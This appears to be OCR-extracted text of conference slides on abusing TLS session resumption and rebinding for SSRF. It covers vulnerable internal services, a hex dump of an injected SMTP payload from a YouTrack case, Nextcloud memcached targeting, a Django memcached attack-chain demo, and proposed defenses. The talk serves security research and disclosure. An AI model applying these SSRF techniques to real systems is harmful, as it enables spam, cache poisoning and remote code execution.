
What stuff?

Internal SSRF Targets

Package	**Susceptible?**	**Notes**
Memcached	Yes	Common Route to RCE!
Hazelcast	Yes	Common in Java apps
Redis	No	Closes connections after null bytes
SMTP	Yes	All implementations I've seen
FTP	Yes	All implementations I've seen
Mysql, Postgres, etc.	Maybe	Let me know if you make this happen
FastCGI	Maybe	
Zabbix	No	Similar reasons as redis
Syslog	Yes	Less severe

Concrete Vulnerabilities

Real-world SSRF: Youtrack



JETBRAINS BLOG

JETBRAINS.COM TWITTER FACEBOOK LINKEDIN JETBRAINSTV

← Toolbox App 1.16 Is Out. Open Files from GitHub, GitLab, and Bitbucket in Your IDE with One Click

JetBrains Supports NumFOCUS-sponsored Open Source Projects →

JetBrains Security Bulletin Q3 2019

Posted on October 29, 2019 by Robert Demmer

In the third quarter of 2019, we resolved a series of security issues in our products.

Here's a summary report that contains a description of each issue and the version in which it was resolved.

Product	Description	Severity	Resolved in	CVE/CWE
Hub	Username enumeration was possible through password recovery. (JPS-9655,	Note	2019.1.11738	CVE-2019-18360

Search this blog

Search


Categories

- Awards
- Behind-the-scenes
- Big Data Tools
- Contests
- Education
- Events
- FYI
- Interviews
- Learning Courses
- New Products
- News
- Partners
- Screencast
- Video
- Webinar

organization 👍

YouTrack	Sending of arbitrary spam email from a YouTrack instance was possible. (JT-54136, ADM-13823, ADM-34971)	Low

```
000001a0: ff01 0001 0000 2900 ab00 8600 8048 454c  ......).......HEL
000001b0: 4f20 6a65 7462 7261 696e 732e 636f 6d0a  O jetbrains.com.
000001c0: 4d41 494c 2046 524f 4d3a 203c 7465 7374  MAIL FROM: <test
000001d0: 406a 6574 6272 6169 6e73 2e63 6f6d 3e0a  @jetbrains.com>.
000001e0: 5243 5054 2054 6f3a 203c 6a6f 7368 2b65  RCPT To: <josh+e
000001f0: 7468 6963 616c 4070 6b63 2e69 6f3e 0a44  thical@pkc.io>.D
00000200: 4154 410a 5375 626a 6563 743a 204a 6574  ATA.Subject: Jet
00000210: 6272 6169 6e73 0a48 656c 6c6f 0a2e 0000  brains.Hello....
00000220: 0000 0000 0000 0000 0000 0000 0048 b833  ..............H.3
```


Jetbrains

test@jetbrains.com
to
4:51 PM (0 minutes ago)

from: test@jetbrains.com
to:
date: Sep 4, 2019, 4:51 PM
subject: Jetbrains
security: Standard encryption (TLS) Learn more

Hello

Real-world SSRF: Nextcloud

- Federated sharing
  - @someone@example.com

Real-world SSRF: Nextcloud

- Federated sharing
  - @someone@example.com
  - @someone@example.com:11211

Real-world SSRF: Nextcloud


- Federated sharing
  - @someone@example.com
  - @someone@example.com:11211
  - Use TLS rebinding, write to memcached!

Real-world SSRF: Nextcloud

- Federated sharing
  - @someone@example.com
  - @someone@example.com:11211
  - Use TLS rebinding, write to memcached!
  - Fix: no great options
    - Still added a request timeout and gave me a bounty

Demo: Phishing->CSRF->RCE

- Assumptions
  - Victim is a developer for a project that makes use of django.core.cache, configured to use memcached
  - Victim views web-based emails in a susceptible browser like Chrome
  - Attacker knows/guesses this
  - Victim is smart enough not to download attachments



```python
import sys

from django.conf import settings
from django.conf.urls import url
from django.core.management import execute_from_command_line
from django.http import HttpResponse
from django.core.cache import cache as django_cache

settings.configure(
    DEBUG=True,
    ROOT_URLCONF=sys.modules[__name__],
    CACHES = {
        'default': {
            'BACKEND': 'django.core.cache.backends.memcached.MemcachedCache',
            'LOCATION': '127.0.0.1:11211',
        },
    },
)

```

rate_limited_sloth()

```python
settings.configure(
    DEBUG=True,
    ROOT_URLCONF=sys.modules[__name__],
    CACHES = {
        'default': {
            'BACKEND': 'django.core.cache.backends.memcached.MemcachedCache',
            'LOCATION': '127.0.0.1:11211',
        },
    },
)

def rate_limited_sloth(request):
    was_visited = django_cache.get('page_hits', False)
    django_cache.set('page_hits', True, timeout=3)
    if was_visited:
        return HttpResponse('<h1>The sloth needs to sleep for 3 seconds.</h1>')
    return HttpResponse(u'<div style="font-size: 50vh">\U0001f9a5</div>')
```

Further work

- Chain with memory corruption
- NAT pinning
- DOS amplification
  - High amplification factors?
- Better testing infrastructure
  - infrastructure-as-code
- Image-based CSRF on bad IOT devices
  - telnet?
- Hit internal HTTP servers with a session ticket payload
- Attack message queues
- Correct me – my DM's are open @joshmdx

Defense

My proposal for TLS clients

- Change cache key
  - Currently: (hostname, port)
  - Better: (hostname, port, ip_addr)

My proposal for TLS clients

- Change cache key
  - Currently: (hostname, port)
  - Better: (hostname, port, ip_addr)
  - If you care about big TLS deployments
    - (hostname, port, addr_type(ip_addr))
    - Similar to https://wicg.github.io/cors-rfc1918/
    - Credit to chromium team

Security costs of TLS session resumption

- "Measuring the Security Harm of TLS Crypto Shortcuts"
  - Detrimental to PFS
- "Tracking Users across the Web via TLS Session Resumption"
  - Detrimental to privacy
- "Insecure TLS session reuse can lead to hostname verification bypass" - NodeJS
  - complexity ➔ bugs
- Also everything in the previous slides

Benefit of TLS session resumption

- Full handshake: ~2x real time, ~23x CPU time
  - https://blog.cloudflare.com/tls-session-resumption-full-speed-and-secure/

Benefit of TLS session resumption

- Full handshake: ~2x real time, ~23x CPU time
  - https://blog.cloudflare.com/tls-session-resumption-full-speed-and-secure/
- Might not care if you're a:
  - Regular internet user
  - Web application making API calls

Disabling outbound TLS session resumption

- libcurl: CURLOPT_SSL_SESSIONID_CACHE=false
- firefox: security.ssl.disable_session_identifiers=true
- Tor browser: disabled by default
- Java, Nodejs, Chrome, others: no option 😐

For web apps that can't disable it

- Careful around stuff like webhooks, apple pay
- Set up a proxy for outbound requests, e.g. https://github.com/stripe/smokescreen
- Avoid running unauthenticated internal TCP stuff, especially if it's newline-delimited

Takeaways

- Modern TLS is useful for SSRF attacks
- Following the latest specs is a good way to break things
- We need to reconsider the merits of TLS session resumption

Thank you!

Joshua Maddux, @joshmdx
Security Engineer - latacora.com – security teams for startups